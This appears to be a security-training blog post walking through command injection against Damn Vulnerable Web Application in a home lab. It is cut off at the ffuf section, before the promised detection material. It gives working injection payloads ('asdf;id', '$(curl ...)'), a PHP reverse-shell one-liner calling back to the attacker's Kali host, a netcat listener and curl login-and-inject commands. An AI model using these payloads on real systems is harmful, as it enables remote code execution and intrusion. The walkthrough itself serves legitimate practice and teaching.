DVWA Command Injection Low Sec - Red Blue Purple Team

In today’s post we will cover how to do DVWA command injection on low sec. The initial attack will be via a basic browser session, moving on to doing it with curl and finally ffuf to find injectable parameters, covering Linux shell metacharacters. In the Blue Team section I demonstrate how to detect this activity with Sigma rules in the Elastic SIEM. Finally the Purple Team section covers how we can automate this with Nuclei and Omega-cli.
The full list of Shieldia DVWA posts is located here: https://shieldia.co/posts/DVWA_Index/
Video
Red
Blue & Purple
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
Command Injection - Red Team
The next challenge is the essence of Remote Code Execution (RCE). For demonstrative purposes we will exploit this vulnerability with a basic browser, curl, ffuf.
Sequence Diagram of Command Injection
sequenceDiagram
    participant Attacker
    participant DVWA_Server

    %% Step 1: Authenticate and get PHPSESSID and user_token
    Attacker->>DVWA_Server: GET /DVWA/login.php
    DVWA_Server-->>Attacker: Login Page with user_token

    Attacker->>DVWA_Server: POST /DVWA/login.php (username, password, user_token)
    DVWA_Server-->>Attacker: Response with PHPSESSID

    %% Step 2: Set Security Level to Low
    Attacker->>DVWA_Server: POST /DVWA/security.php (security=low, user_token)
    DVWA_Server-->>Attacker: Security Level Set to Low

    %% Step 3: Execute Command Injection
    loop Command Injection Attempts
        Attacker->>DVWA_Server: POST /DVWA/vulnerabilities/exec/ (ip=input+esc_char+command&Submit=Submit)
        DVWA_Server-->>Attacker: Response (Check for "uid=" in output)
    end

    %% Step 4: Success Condition
    alt Success
        DVWA_Server-->>Attacker: "uid="
    else Failure
        DVWA_Server-->>Attacker: "<nothing> or ping attempt stats"
    end
Basic Browser
We are presented with a single input asking us to “Enter an IP address”:
 Command injection landing page
Inputting an IP address that we know shouldn’t respond to PING solicitation, 10.10.10.10 for example gives us the following:
 Ci failed ping
Anyone familiar with Linux should recognise this output as the same as the inbuilt ping command:
 Ping output example
Look similar? Now we have an idea of how the application is executing ping, we can try escape the constraints. Since the command is being executed directly on the server (and not part of a library like Net_Ping or PPPing) we can attempt to escape the command and run our own. :)
Side Channel: Terminal Special Characters && You
As you have seen if you did the Brute Force Challenge, the commands to get curl to log in use a pipe symbol (|) this symbol has special meaning in the terminal emulator, it is used to pipe the standard output (STDOUT) of a command to another. Take for example a classic bash misstep: cat file | grep text although this works, and for our purpose it exemplifies the process of passing STDOUT to the standard input (STDIN) of another command.
1
cat password.txt | grep password
 Catgrep mistake
Even though we’ve passed the output of cat to the input of grep and searched for the word “password”, the more Bashistic way of doing this is:
1
grep password passwords.txt
Saving the needless cat. :)
Now the pipe is just one of many “built ins” to control the flow of execution. Another you would have seen if you brought up the Tartarus lab on a Linux host is the semicolon (;). The (;) semicolon symbol in a terminal emulator is used to separate the sequence of commands, so you can have one line of with many commands.
For example:
1
echo "Look I'm on TV"; grep password password.txt
The echo and grep are independent.
 Terminal metachars
Now that you have some understanding of the exaction flow controls these are others:
- ||
- &&
- >
- >>
- <
- $() A special case will spawn a subshell and execute that before running the main command
So now lets put some of these to the test.
Basic Browser
We suspect that the ping command is being exacted on the server itself so lets escape it and see what we can do. First I will test if we give the command garbage so we don’t have to wait the 3ish seconds every time :). Attempting to ping asdf the command fails instantly and doesn’t return any error data.
We will happy path the exploit first.
 Failed ping attempt
Lets escape it now with something like:
1
asdf;id
 Escape with id command
The id command is a pretty deeply baked into Linux (part of the GNU coreutils package) so it should be available on most distributions. GNU/Lunix after all. :)
The id command will return information about the user that executed the command. To explain what I think is happening on the server side, it’s running the following command: ping -c 4 2>/dev/null asdf;id (Minute - as in my-noot - Side Channel: you don’t need spaces with execution flow characters, so in the above example cat passwords.txt | grep password and cat passwords.txt|grep password are equivalent). To demonstrate what the command would look like locally. Note that the IP address variable is probably at the end of the command. /dev/null is a special place in Linux that you can send any output to and it’ll vanish.
 Example ping command
We can now build a better understanding on what we can do with this information. First lets try different escape characters:
- &&
- ||
- $()
Are the most promising candidates.
1
asdf&&id
Failed ping attempt with && chars
The && attempt fails due to a very specific reason, && is used like so cmd1 && cmd2 cmd2 will only execute if cmd1 doesn’t fail (or more technically the shell must receive a 0 return code from cmd1 to run cmd2). So we can try again with something like 127.1.1.1&&id (Minute side channel: it’s the whole 127.0.0.0/8 network so you can use any address from 127.0.0.1-127.254.254.254) which works, but we must wait for the results.
 Successful ping attempt with && chars
Lets try the || separator.
1
asdf||id
 Successful ping attempt with pipe chars
In this case we must get the first command to fail with a non-zero exit code for the id command to execute.
Finally lets see if we can get a little subshell shenanigans going. This is a more complex example as the subshell gets run first then it will combine it’s output with the rest of the command something like ping -c 4 2>/dev/null $(our little subshell), so lets try reach out to the hacker machine to verify the subshell executes.
First due to the firewall rules that I know are in place in the Tartarus Lab network we need to bless Python on the Kali guest the capability to bind to normally privileged ports. Run this incantation:
1
sudo setcap 'cap_net_bind_service=+ep' $(realpath $(command -v python3))
This allows Python to bind to port 80 or 443 (or anything below 1024) that are the only ports the target web server can get out of the network on (at least to the Hackers zone).
Now we start a web server on the Kali guest to listen for our connection.
1
python3 -m http.server 443
 Example python server listing
Now we execute the subshell command on the webserver.
1
$(curl 192.168.56.200:443)
 Curl test command injection
Lets see if it’s reached out as expected.
 Curl successful command injection
Looking good. So all the escapes work. You could do some real damage by running a reverse shell courtesy of ZeroDay’s excellent revshells.com
First setup the listener on the Kali guest.
We will bless netcat with the same capability as Python:
1
nc -lvnp 443
 Netcat listening for incoming connections
Since we know PHP is installed on the target we can use the nice oneliner PHP rev shell on the webserver.
1
$(php -r '$sock=fsockopen("192.168.56.200",443);exec("sh <&3 >&3 2>&3");')
 Example php revshell on the DVWA
Now to confirm we cought the shell on the Kali guest.
 Working revshell
Now you can do whatever you want, however before you do please upgrade the shell to something nice with a technique I’ll credit to ropnop in this blog post. I like the simple Python upgrade but you can go all out and use the magic one if you want. I’ve added a little modification to pull the first location of Python.
1
$(realpath $(command -v python3)) -c 'import pty; pty.spawn("/bin/bash")'
 Example powered up revshell
curl
Much like the last example we must first get a PHPSESSID of a logged in user. Run the following command to populate the variable with a valid session ID.
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
To demonstrate the login works we submit an IP address 10.10.10.10 that we know will fail.
 Example command injection with curl
In the above the area highlighted represents the response from the ping command on the server (the text in red on the web page version).
Now lets try escape.
1
curl -X POST -L -b "security=low; PHPSESSID=${PHPSESSID}" "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/exec/" -d "ip=asdf;id" -d "Submit=Submit"
 Escape with curl
The section in red displays the output of the id command, so success. You can test the other escape exacution flow control charicters if you would like. The output is a bit more difficult to parse but it works just the same.
ffuf
